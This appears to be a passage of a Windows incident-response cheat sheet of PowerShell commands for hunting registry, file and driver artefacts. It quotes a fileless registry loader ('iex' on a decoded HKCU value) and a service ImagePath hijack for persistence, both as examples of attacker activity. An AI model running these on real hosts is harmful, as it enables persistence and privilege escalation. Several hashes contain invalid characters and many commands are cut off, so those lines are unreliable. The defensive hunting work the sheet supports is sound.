                  InternalName:  
                  OriginalFilename:  
                  FileVersion:  
                  FileDescription:  
                  Product:  
                  ProductVersion:  
                  Debug:          False  
                  Patched:        False  
                  PreRelease:     False  
                  PrivateBuild:  False  
                  SpecialBuild: False  
                  Language:
```

Alternate data streams

```
# show streams that aren't the normal $DATA  
get-item evil.ps1 -stream "*" | where stream -ne ":$DATA"  
# If you see an option that isn't $DATA, hone in on it  
get-content evil.ps1 -steam "evil_stream"
```

Read hex of file

```
gc .\evil.ps1 -encoding byte |  
Format-Hex
```

```
[06/02/2021 23:46:45] | PS C:\Users\IEUser\Desktop > gc .\evil.ps1 -encoding byte | Format-Hex
Path:
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 65 63 68 6F 20 22 65 76 69 6C 22 echo "evil"
```

Recursively look for particular file types, and once you find the files get their hashes

This one-liner was a godsend during the Microsoft Exchange ballache back in early 2021

```
Get-ChildItem -path "C:\windows\temp" -Recurse -Force -File -Include *.aspx, *.js
Get-FileHash |
format-table hash, path -autosize | out-string -width 800
```

Hash	Path
919F49DDEC686768B09A3D6B59174B998AC16184FF64C14B17049B0F6F826573	C:\windows\temp\af397ef28e484961ba48646a5d38cf54.db
D7A991F392BFE9DB7ADF8510BFDBD1899560669684396442C0ED131F40E33C48	C:\windows\temp\af397ef28e484961ba48646a5d38cf54.db.ses
A3A256A2C4ADEE5BE18553087985B42CD75427EA056A2C4ADEBAEEB9B1F25CB	C:\windows\temp\dd_vcredist_amd64_20190301101524.log
70D48E83DACDEE5BE18553087985B42CD75427EA056A2C4ADEBAEEB9B1F25CB	C:\windows\temp\dd_vcredist_amd64_20190301101524_000_vcRuntimeMinimum_x64.log
D91C7B4C6944929CF022862CCE927872A25F146BD12B58F041312AE6A68B01B0	C:\windows\temp\dd_vcredist_amd64_20190301101524_001_vcRuntimeAdditional_x64.log
4C143D93943C4210C2605533AC24DE75FBF1AE897ED9577A1DB3497F7A210906	C:\windows\temp\dd_vcredist_amd64_20210310133207.log
53CB26C3189D68329A3EFF3D4479CE87851C42CFB50244ECCC482364EF3A0183	C:\windows\temp\dd_vcredist_amd64_20210310133207_000_vcRuntimeMinimum_x64.log
D6101C2F5E1CF0FB7337C74B1A60EDAF3640741926D0E61ECEE0DAF89255EE16	C:\windows\temp\dd_vcredist_amd64_20210310133207_001_vcRuntimeAdditional_x64.log
2D4184C3BC234451DCF9F328457F7CA41DC5BDE22262CA3D9FD0A1ADFC9EA72	C:\windows\temp\dd_vcredist_amd64_20210310133209.log
215FAT13AE389D9456EBD6B2920DB965FDB3E6F4B968E2F3AD94E68442181C5E	C:\windows\temp\dd_vcredist_x86_20190301101520.log
6n03F5R807A7A7FFA5867FB135580A5378381DFA0A17F87A1A1R11C7007787B5	C:\windows\temp\dd_vcredist_x86_20190301101520_000_vcRuntimeMinimum_x86.log

Compare two files' hashes

```
get-filehash "C:\windows\sysmondrv.sys" , "C:\Windows\HelpPane.exe"
```

get-filehash "C:\windows\sysmondrv.sys" , "C:\Windows\HelpPane.exe"		
Algorithm	Hash	Path
SHA256	E074F2AD824A09400E6B5C6DC2F504C01FC60B5BE37CD6361DE822B3C4F18BFB	C:\windows\sysmondrv.sys
SHA256	A1AD9018DB52A951D7E80B998DE7D6EE6B388D4AA1B46535E317662484186826	C:\Windows\HelpPane.exe

Find files written after X date

I personally wouldn't use this for DFIR. It's easy to manipulate timestamps....plus, Windows imports the original compiled date for some files and binaries if I'm not mistaken

Change the variables in the first time to get what you're looking. Remove the third line if you

want to include directories

```
$date = "12/01/2021"; $directory = "C:\temp"
get-childitem "$directory" -recurse|
where-object {$_.mode -notmatch "d"}|
where-object {$_.lastwritetime -gt [datetime]::parse("$date")}|  
Sort-Object -property LastWriteTime | format-table lastwritetime, fullname -autos
```

LastWriteTime	FullName
12/01/2021 15:10:05	c:\temp\]
12/01/2021 15:27:21	c:\temp\]
12/01/2021 15:37:41	c:\temp\]
12/01/2021 15:43:53	c:\temp\\$
12/01/2021 15:46:00	c:\temp\]
14/01/2021 11:50:07	c:\temp\k
14/01/2021 13:23:02	c:\temp\k
20/01/2021 13:24:48	c:\temp\w

Remove items written after x date

And then you can recursively remove the files and directories, in case malicious

```
$date = "31/01/2022"; $directory = "C:\Users\Frank\AppData\"
get-childitem "$directory" -recurse|
where-object {$_.lastwritetime -gt [datetime]::parse("$date")}|  
Sort-Object -property LastWriteTime | remove-item -confirm -whatif
```

```
FLARE 31/01/2022 16:00:16
PS C:\Users\Frank\AppData\krainey\roaming > get-childitem "$directory" -recurse|
>> where-object {$_.lastwritetime -gt [datetime]::parse("$date")}|  
>> Sort-Object -property LastWriteTime | remove-item -confirm -whatif
What if: Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test2".
What if: Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test3".
What if: Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test4".
What if: Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\VeryImportantDir".
What if: Performing the operation "Remove File" on target "C:\Users\Frank\AppData\krainey\roaming\test1\test.txt".
```

Remove the last -whatif flag to actually detonate. Will ask you one at a time if you want to delete items. Please A to delete all

```

PS C:\Users\Frank\AppData\krainey\roaming > get-childitem "$directory" -recurse |
>> where-object {$_.lastwritetime -gt [datetime]::parse("$date")} |
>> Sort-Object -property LastWriteTime | remove-item -confirm

Confirm
Are you sure you want to perform this action?
Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test2".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): Y

Confirm
Are you sure you want to perform this action?
Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test3".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): Y

```

copy multiple files to new location

```
copy-item "C:\windows\System32\winevt\Logs\Security.evtx", "C:\windows\System32\w
```

Grep in Powershell

Change the string in the second line. You should run these one after another, as it will grep for things in unicode and then ascii.

I like to use these as really lazy low-key yara rules. So grep for the string "educational purposes only" or something like that to catch malicious tooling - you'd be surprised how any vendors take open-source stuff, re-brand and compile it, and then sell it to you.....

```

ls C:\Windows\System32\* -include '*.exe', '*.dll' |
select-string 'RunHTMLApplication' -Encoding unicode |
select-object -expandproperty path -unique

#and with ascii
ls C:\Windows\System32\* -include '*.exe', '*.dll' |
select-string 'RunHTMLApplication' -Encoding Ascii |
select-object -expandproperty path -unique

```

```

[10/19/2021 14:59:51] | PS C:\ > ls C:\Windows\System32\* -include '*.exe', '*.dll' |
>> select-string 'RunHTMLApplication' -Encoding unicode |
>> select-object -expandproperty path -unique
[10/19/2021 15:00:24] | PS C:\ > ls C:\Windows\System32\* -include '*.exe', '*.dll' |
>> select-string 'RunHTMLApplication' -Encoding Ascii |
>> select-object -expandproperty path -unique
C:\Windows\System32\mshta.exe
C:\Windows\System32\mshtml.dll
[10/19/2021 15:00:58] | PS C:\ >

```

Registry Queries

► section contents

A note on HKCU

Just a note: Anywhere you see a reg key does HKCU - this is Current User. Your results will be limited to the user you are.

To see more results, you should change the above from HKCU, to HKU.

You often need the [SID of the users](#) you want to go and look at their information.

So for example, a query like this:

```
HKCU:\Control Panel\Desktop\
```

Becomes:

```
HKU\s-1-12-1-707864876-1224890504-1467553947-2593736053\Control Panel\Desktop
```

HKU needs to be set up to work

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS;  
(Gci -Path HKU:\).name
```

```
FLARE 09/06/2022 12:43:43  
PS C:\Users\Frank\Desktop > New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS  
>>  


| Name | Used (GB) | Free (GB) | Provider | Root       |
|------|-----------|-----------|----------|------------|
| HKU  |           |           | Registry | HKEY_USERS |

  
FLARE 09/06/2022 12:43:47  
PS C:\Users\Frank\Desktop > (Gci -Path HKU:\).name  
>>  
HKEY_USERS\.DEFAULT  
HKEY_USERS\S-1-5-19  
HKEY_USERS\S-1-5-20  
HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001  
HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001_Classes  
HKEY_USERS\S-1-5-18  
FLARE 09/06/2022 12:43:49  
PS C:\Users\Frank\Desktop > -
```

Show reg keys

[Microsoft Docs](#) detail the regs: their full names, abbreviated names, and what their subkeys generally house

```
##show all reg keys
(Gci -Path Registry::).name

# show HK users
mount -PSProvider Registry -Name HKU -Root HKEY_USERS;(Gci -Path HKU:\).name

##lets take HKEY_CURRENT_USER as a subkey example. Let's see the entries in this
(Gci -Path HKCU:\).name

# If you want to absolutely fuck your life up, you can list the names recursively
(Gci -Path HKCU:\ -recurse).name
```

```
[05/28/2021 14:20:39] | PS C:\Windows\system32 > (Gci -Path Registry::).name
HKEY_LOCAL_MACHINE
HKEY_CURRENT_USER
HKEY_CLASSES_ROOT
HKEY_CURRENT_CONFIG
HKEY_USERS
HKEY_PERFORMANCE_DATA
[05/28/2021 14:20:46] | PS C:\Windows\system32 > (Gci -Path HKCU:\).name
HKEY_CURRENT_USER\AppEvents
HKEY_CURRENT_USER\Console
HKEY_CURRENT_USER\Control Panel
HKEY_CURRENT_USER\Environment
HKEY_CURRENT_USER\EUDC
HKEY_CURRENT_USER\Keyboard Layout
HKEY_CURRENT_USER\Network
HKEY_CURRENT_USER\Printers
HKEY_CURRENT_USER\Software
HKEY_CURRENT_USER\System
HKEY_CURRENT_USER\Volatile Environment
[05/28/2021 14:21:51] | PS C:\Windows\system32 >
```

Read a reg entry

```
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv"
```

```
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv"
```

```
Type      : 1
Start    : 0
ErrorControl : 1
ImagePath   : SysmonDrv.sys
DisplayName  : SysmonDrv
Description  : System Monitor driver
PSPath     : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\Cu
               rrentControlSet\Services\SysmonDrv
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\Cu
               rrentControlSet\Services
PSChildName : SysmonDrv
PSDrive    : HKLM
PSProvider  : Microsoft.PowerShell.Core\Registry
```

Quick useful reg keys

Query timezone on an endpoint. Look for the TimeZoneKeyName value

- HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation

Query the drives on the endpoint

- HKLM\SYSTEM\MountedDevices

Query the services on this machine, and if you want to see more about one of the results just add it to the path

- HKLM\SYSTEM\CurrentControlSet\Services
- HKLM\SYSTEM\CurrentControlSet\Services\ACPI

Query software on this machine

- HKLM\Software
- HKLM\Software\PickOne

Query SIDs

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\[Long-SID-
Number-HERE]

Query user's wallpaper. Once we know a user's SID, we can go and look at these things:

- HKU\S-1-5-18\Control Panel\Desktop\

Query if credentials on a machine are being [cached maliciously](#)

```
# can run this network-wide
if ((Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\W
#remediate the malice with this
reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseL
```

```
PS C:\> if ((Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest").UseLogonCredential -eq 1)
>> {write-host "Plain text credentials forced, likely malicious, on host: " -nonewline ;hostname } else { echo "/" }
>>
/ No clear text creds cached
PS C:\> reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 0
Value UseLogonCredential exists, overwrite(Yes/No)? yes
The operation completed successfully.
PS C:\> if ((Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest").UseLogonCredential -eq 1)
>> {write-host "Plain text credentials forced, likely malicious, on host: " -nonewline ;hostname } else { echo "/" }
>>
Plain text credentials forced, likely malicious, on host: MSEDGEWIN10
PS C:\>
PS C:\>
PS C:\>
PS C:\> Undo attacker registry manipulation
PS C:\> reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 0
Value UseLogonCredential exists, overwrite(Yes/No)? yes
The operation completed successfully.
PS C:\> if ((Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest").UseLogonCredential -eq 1)
>> {write-host "Plain text credentials forced, likely malicious, on host: " -nonewline ;hostname } else { echo "/" }
>>
/ No clear text creds cached, malice undone
PS C:\>
```

Remove a reg entry

If there's a malicious reg entry, you can remove it this way

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

# Read the reg to make sure this is the bad boy you want
get-itemproperty -Path 'HKU:\*\Keyboard Layout\Preload\' 
#remove it by piping it to remove-item
get-itemproperty -Path 'HKU:\*\Keyboard Layout\Preload\' | Remove-Item -Force -Co
# double check it's gone by trying to re-read it
get-itemproperty -Path 'HKU:\*\Keyboard Layout\Preload\'
```

```
[05/28/2021 14:29:23] | PS C:\Windows\system32 > get-itemproperty -Path 'HKCU:\Keyboard Layout\Preload\'
```

1 : 00000409
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Keyboard
Layout\Preload
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Keyboard
Layout
PSChildName : Preload
PSDrive : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry

The REG is alive here
We delete the REG
Please check the database

```
[05/28/2021 14:29:26] | PS C:\Windows\system32 > get-itemproperty -Path 'HKCU:\Keyboard Layout\Preload\' | Remove-Item -force  

[05/28/2021 14:29:33] | PS C:\Windows\system32 > get-itemproperty -Path 'HKCU:\Keyboard Layout\Preload\'
```

Removing HKCurrentUser Keys

If a Registry is under HKCU , it's not clear exactly WHO it can belong to.

```
===== File Contents ======  

iex ([System.Text.Encoding]::ASCII.GetString(( gp "HKCU:\Software\AppDataLow\Software\Microsoft\FDBC3F8C-385A-37D8-2A81-EC5BFE45E0BF").AJRoM1M0))
```

If a Registry is under HKCU , you can figure out WHICH username it belongs to but you can't just go into HKCU in your PwSh to delete it....because YOU are the current user.

Instead, get the [SID of the user](#)

And then you can traverse to that as the path as HKU. So for example, under User_Alfonso's reg keys

#this

HKCU:\Software\AppDataLow\Software\Microsoft\FDBC3F8C-385A-37D8-2A81-EC5BFE45E0BF

#must become this. Notice the reg changes in the field field, and the SID gets set
HKU:\S-1-5-21-912369493-653634481-1866108234-1004\Software\AppDataLow\Software\Mi

To just generally convert them

```
mount -PSProvider Registry -Name HKU -Root HKEY_USERS
```

```
Administrator: C:\Windows\system32\cmd.exe - powershell
FLARE 09/06/2022 14:07:09
PS C:\Users\Frank\Desktop > (Gci -Path HKU:\).name
>>
HKEY_USERS\.DEFAULT
HKEY_USERS\S-1-5-19
HKEY_USERS\S-1-5-20
HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001
HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001_Classes
HKEY_USERS\S-1-5-18
FLARE 09/06/2022 14:07:14
PS C:\Users\Frank\Desktop > gwmi win32_useraccount |
>> select Name, SID |
>> ? SID -match "S-1-5-21-4090064055-3786174766-129191325-1001"
Name   SID
-----
Frank S-1-5-21-4090064055-3786174766-129191325-1001

FLARE 09/06/2022 14:07:34
PS C:\Users\Frank\Desktop >
```

Understanding Reg Permissions

Reg permissions, and ACL and SDDL in general really, are a bit long to understand. But worth it, as adversaries like using the reg.

Adversaries will look for registries with loose permissions, so let's show how we first can identify loose permissions

Get-Acl

The Access Control List (ACL) considers the permissions associated with an object on a Windows machine. It's how the machine understands privileges, and who is allowed to do what.

Problem is, if you get and `get-acl` for a particular object, it ain't a pretty thing

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\ | fl
```

There's a lot going on here. Moreover, what the fuck is that SDDL string at the bottom?

The Security Descriptor Definition Language (SDDL) is a representation for ACL permissions, essentially

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\ | fl
```

```
Path    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\
Owner   : NT AUTHORITY\SYSTEM
Group   : NT AUTHORITY\SYSTEM
Access   : BUILTIN\Users Allow Readkey
          BUILTIN\Administrators Allow FullControl
          NT AUTHORITY\SYSTEM Allow FullControl
          CREATOR OWNER Allow FullControl
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
          S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
          ReadKey
Audit   :
Sddl    : O:SYG:SYD:AI(A;CIID;KR;;;BU)(A;CIID;KA;;;BA)(A;CIID;KA;;;SY)(A;CIIOID;KA;;;CO)(A;CIID;KR;;;AC)(A;CIID;KR;;;S-1
          -15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

Convert SDDL

You could figure out what the wacky ASCII chunks mean in SDDL....but I'd much rather convert the permissions to something human readable

Here, an adversary is looking for a user they control to have permissions to manipulate the service, likely they want *Full Control*

```
$acl = Get-Acl -Path hklm:\System\CurrentControlSet\services\
ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object {$_.DiscretionaryAcl[0]};
ConvertFrom-SddlString -Sddl $acl.Sddl -Type RegistryRights | Foreach-Object {$_
# bottom one specifies the registry access rights when you create RegistrySecur
```

```
BUILTIN\Users: AccessAllowed Inherited (ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions, WriteExtendedAttributes)
BUILTIN\Users: AccessAllowed Inherited (EnumerateSubKeys, ExecuteKey, Notify, QueryValues, ReadPermissions)
```

What could they do with poor permissions?

An adversary in control of a loosely permissioned registry entry for a service, for example, could give themselves a privesc or persistence. For example:

```
#don't actually run this
Set-ItemProperty -path HKLM:\System\CurrentControlSet\services\example_service -n
```

Hunting for Reg evil

Now we know how reg entries are compromised, how can we search?

The below takes the services reg as an example, and searches for specifically just the reg-key

Name and Image Path.

```
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |  
ft PSChildName, ImagePath -autosize | out-string -width 800  
  
# You can search recursively with this, kind of, if you use wildcards in the path  
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\**\*\" |  
ft PSChildName, ImagePath -autosize | out-string -width 800  
  
# This one-liner is over-engineered. # But it's a other way to be recursive if yo  
# will take a while though  
$keys = Get-ChildItem -Path "HKLM:\System\CurrentControlSet\" -recurse -force ;  
$Items = $Keys | Foreach-Object {Get-ItemProperty $_.PsPath};  
ForEach ($Item in $Items) {"{0,-35} {1,-10} " -f $Item.PSChildName, $Item.ImagePa
```

PSChildName	ImagePath
1394ohci	\SystemRoot\System32\drivers\1394ohci.sys
3ware	System32\drivers\3ware.sys
ACPI	System32\drivers\ACPI.sys
acpiex	System32\Drivers\acpiex.sys
acpipagr	\SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi	\SystemRoot\System32\drivers\acpipmi.sys
acpitime	\SystemRoot\System32\drivers\acpitime.sys
ADP80XX	System32\drivers\ADP80XX.SYS
AeLookupSvc	C:\Windows\system32\svchost.exe -k netsvcs
AFD	\SystemRoot\system32\drivers\afd.sys
agp440	System32\drivers\agp440.sys
ahcache	system32\DRIVERS\ahcache.sys
ALG	C:\Windows\System32\alg.exe
AmdK8	\SystemRoot\System32\drivers\amdk8.sys

Filtering Reg ImagePath

Let's continue to use the \Services\ reg as our example.

Remember in the above example of a malicious reg, we saw the ImagePath had the value of C:\temp\evil.exe. And we're seeing a load of .sys here. So can we specifically just filter for .exes in the ImagePath.

I have to mention, don't write .sys files off as harmless. Rootkits and bootkits weaponise .sys, for example.

If you see a suspicious file in reg, you can go and collect it and investigate it, or collect it's hash. When it comes to the ImagePath, \SystemRoot\ is usually C:\Windows, but you can confirm with

```

$Env:systemroot .

Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
where ImagePath -like "*.*exe*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

# if you notice, on line two we wrap .exe in TWO in wildcards. Why?
# The first wildcard is to ensure we're kind of 'grepping' for a file that ends
# Without the first wildcard, we'd be looking for literal .exe
# The second wildcard is to ensure we're looking for the things that come after
# This is to make sure we aren't losing the flags and args of an executable

# We can filter however we wish, so we can actively NOT look for .exes
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
where ImagePath -notlike "*.*exe*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

#fuck it, double stack your filters to not look for an exe or a sys...not sure wh
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
? {($_.ImagePath -notlike "*.*exe*") -and ($_.Imagepath -notlike "*.*sys*") } |
ft PSChildName, ImagePath -autosize | out-string -width 800

#If you don't care about Reg Entry name, and just want the ImagePath
(Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*").ImagePath

```

PSChildName	ImagePath
AJRouter	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
ALG	C:\Windows\System32\alg.exe
AM	"C:\Program Files ([REDACTED]).exe"
AppIDSvc	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
Appinfo	C:\Windows\system32\svchost.exe -k netsvcs

Query Background Activity Moderator

BAM only in certain Windows 10 machines. Provides full path of the executabled last execution time

```
reg query "HKLM\SYSTEM\CurrentControlSet\Services\bam\state\UserSettings" /s
```

OR BAMParser.ps1

TimeUTC	Item	User	Sid
2022-02-19 23:53:55Z	\Device\HarddiskVolume3\Windows\System32\notepad.exe	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1 29191325-1001
2022-02-19 23:36:04Z	\Device\HarddiskVolume3\Windows\System32\Magnify.exe	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1 29191325-1001
2022-02-19 22:43:28Z	\Device\HarddiskVolume3\Users\Frank\AppData\Local\Temp\Procmon64.exe	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1 29191325-1001
2022-02-19 22:13:53Z	\Device\HarddiskVolume3\Program Files\VMware\VMware Tools\vmtoolsd.exe	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1 29191325-1001
2022-02-19 21:56:24Z	\Device\HarddiskVolume3\Windows\System32\conhost.exe	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1 29191325-1001
2022-02-19 21:56:24Z	\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1 29191325-1001
2022-02-19 21:56:09Z	Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy	DESKTOP-MGCL300\Frank	S-1-5-21-4090064055-3786174766-1

Driver Queries

► section contents

Drivers are an interesting one. It isn't everyday you'll see malware sliding a malicious driver in ; bootkits and rootkits have been known to weaponise drivers. But it's well worth it, because it's an excellent method for persistence if an adversary can pull it off without blue-screening a

machine. You can read more about it [here](#)

You can utilise [Winbindx](#) to investigate drivers, and compare a local copy you have with the indexed info. Malicious copies may have a hash that doesn't match, or a file size that doesn't quite match.

1394ohci.sys - Winbindx

1394 OpenHCl Driver

1394ohci.sys - Winbindx								
1394 OpenHCl Driver								
SHA256 Wind... Up... File ... File version File size Extra Download								
SHA256	Wind...	Up...	File ...	File version	File size	Extra	Download	
052021...	Windows 10 1507	Base 1507	x64	10.0.10240.16384	230 KB	Show	Download	
9ecf62...	Windows 10 1511	Base 1511	x64	10.0.10586.0	230 KB	Show	Download	
782141...	Windows 10 1607	Base 1607	x64	10.0.14393.0	230	Show	Download	

Printer Drivers

```
Get-PrinterDriver | fl Name, *path*, *file*
```

```
Get-PrinterDriver | fl Name, *path*, *file*
```

```
Name      : Send to Microsoft OneNote 16 Driver
InfPath   : C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\prnms006.inf
Path      :
ColorProfiles :
ConfigFile : C:\windows\System32\DriverStore\FileRepository\prnms003.inf_amd64_7699f2338e4df80f\Amd64\PrintConfig.dll
DataFile   :
DependentFiles : {C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOneNote-manifest.ini, C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOneNote-pipelineconfig.xml, C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOneNoteNames.gpd, C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOneNoteFilter.dll...}
HelpFile   :
Name      : Microsoft XPS Document Writer v4
InfPath   : C:\windows\System32\DriverStore\FileRepository\prnms001.inf_amd64_f340cb58fcfd23202\prnms001.inf
Path      :
```

System Drivers

If drivers are or aren't signed, don't use that as the differentiation for what is legit and not legit. Some legitimate drivers are not signed ; some malicious drivers sneak a signature.

Unsigned

Get unsigned drivers. Likely to not return much

```
gci C:\Windows\*\DriverStore\FileRepository\ -recurse -include *.inf|  
Get-AuthenticodeSignature |  
? Status -ne "Valid" | ft -autosize  
  
gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea SilentlyContinu  
Get-AuthenticodeSignature |  
? Status -ne "Valid" | ft -autosize
```

Signed

Get the signed ones. Will return a lot.

```
Get-WmiObject Win32_PnPSignedDriver |  
fl DeviceName, FriendlyName, DriverProviderName, Manufacturer, InfName, IsSigned,  
  
# alternatives  
gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea SilentlyContinu  
Get-AuthenticodeSignature |  
? Status -eq "Valid" | ft -autosize  
#or  
gci C:\Windows\*\DriverStore\FileRepository\ -recurse -include *.inf|  
Get-AuthenticodeSignature |  
? Status -eq "Valid" | ft -autosize
```

```
DeviceName          : Motherboard resources
FriendlyName       :
DriverProviderName : Microsoft
Manufacturer       : (Standard system devices)
InfName            : machine.inf
IsSigned           : True
DriverVersion      : 10.0.17763.771
```

```
DeviceName          : ACPI Thermal Zone
FriendlyName       :
DriverProviderName : Microsoft
Manufacturer       : (Standard system devices)
InfName            : machine.inf
IsSigned           : True
DriverVersion      : 10.0.17763.771
```

```
DeviceName          : HID-compliant system controller
```

```
gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea $e
```

```
Directory: C:\Windows\System32\drivers\wd
```

SignerCertificate	Status	Path
-----	-----	-----
14865CDD19535A58A2D16F388E49DC2C255F956	Valid	WdBoot.sys
F7C2F2C96A328C13CDA8CDB57B715BDEA2CBD1D9	Valid	WdDevFlt.sys
F7C2F2C96A328C13CDA8CDB57B715BDEA2CBD1D9	Valid	WdFilter.sys
F7C2F2C96A328C13CDA8CDB57B715BDEA2CBD1D9	Valid	WdNisDrv.sys

```
Directory: C:\Windows\System32\drivers
```

SignerCertificate	Status	Path
-----	-----	-----
AE9C1AE54763822EEC42474983D8B635116C8452	Valid	1394ohci.sys
AEOC1AE54763822EEC42474983D8B635116C8452	Valid	Raw.sys

Other Drivers

Gets all 3rd party drivers

```
Get-WindowsDriver -Online -All |  
fl Driver, ProviderName, ClassName, ClassDescription, Date, OriginalFileName, Dri
```

```
Driver      : 1394.inf  
ProviderName : Microsoft  
ClassName    : 1394  
ClassDescription : IEEE 1394 host controllers  
Date        : 21/06/2006 00:00:00  
OriginalFileName : C:\Windows\System32\DriverStore\FileRepository\1394.inf_amd64_4fad51adb157038a\1394.inf  
DriverSignature : Signed  
  
Driver      : 3ware.inf  
ProviderName : LSI  
ClassName    : SCSIAdapter  
ClassDescription : Storage controllers  
Date        : 11/04/2013 00:00:00  
OriginalFileName : C:\Windows\System32\DriverStore\FileRepository\3ware.inf_amd64_408ceed6ec8ab6cd\3ware.inf  
DriverSignature : Signed  
  
Driver      : 61002.inf
```

Drivers by Registry

You can also leverage the Registry to look at drivers

```
#if you know the driver, you can just give the full path and wildcard the end if  
get-itemproperty -path "HKLM:\System\CurrentControlSet\Services\DBUtil*" |  
  
#You'll likely not know the path though, so just filter for drivers that have \dr  
get-itemproperty -path "HKLM:\System\CurrentControlSet\Services\*\" |  
? ImagePath -like "*drivers*\" |  
fl ImagePath, DisplayName
```

```

ImagePath    : \SystemRoot\System32\drivers\1394ohci.sys
DisplayName : @1394.inf,%PCI\CC_0C0010.DeviceDesc%;1394 OHCI Compliant Host
                  Controller

ImagePath : System32\drivers\3ware.sys

ImagePath    : System32\drivers\ACPI.sys
DisplayName : @acpi.inf,%ACPI.SvcDesc%;Microsoft ACPI Driver

ImagePath    : \SystemRoot\System32\drivers\AcpiDev.sys
DisplayName : @acpidev.inf,%AcpiDev.SvcDesc%;ACPI Devices driver

ImagePath    : System32\Drivers\acpiex.sys
( DisplayName : Microsoft ACPIEx Driver

```

Drivers by Time

Look for the drivers that exist via directory diving.. We can focus on .INF and .SYS files, and sort by the time last written.

```
#change to LastWriteTimeUtc if you need to.
```

```

# first directory location
gci C:\Windows*\DriverStore\FileRepository\ -recurse -include *.inf |
sort-object LastWriteTime -Descending |
ft FullName,LastWriteTime | out-string -width 850

# second driver location
gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea SilentlyContinu
sort-object LastWriteTime -Descending |
ft FullName,LastWriteTime | out-string -width 850

gci C:\Windows*\DriverStore\FileRepository\ -recurse -include *.inf |
sort-object LastWriteTime -Descending |
ft Name,LastWriteTimeUtc | out-string -width 850

```

Name	LastWriteTimeUtc
---	-----
ntprint.inf	20/11/2020 12:08:07
prnms003.inf	20/11/2020 12:08:07
usb.inf	20/11/2020 12:08:07
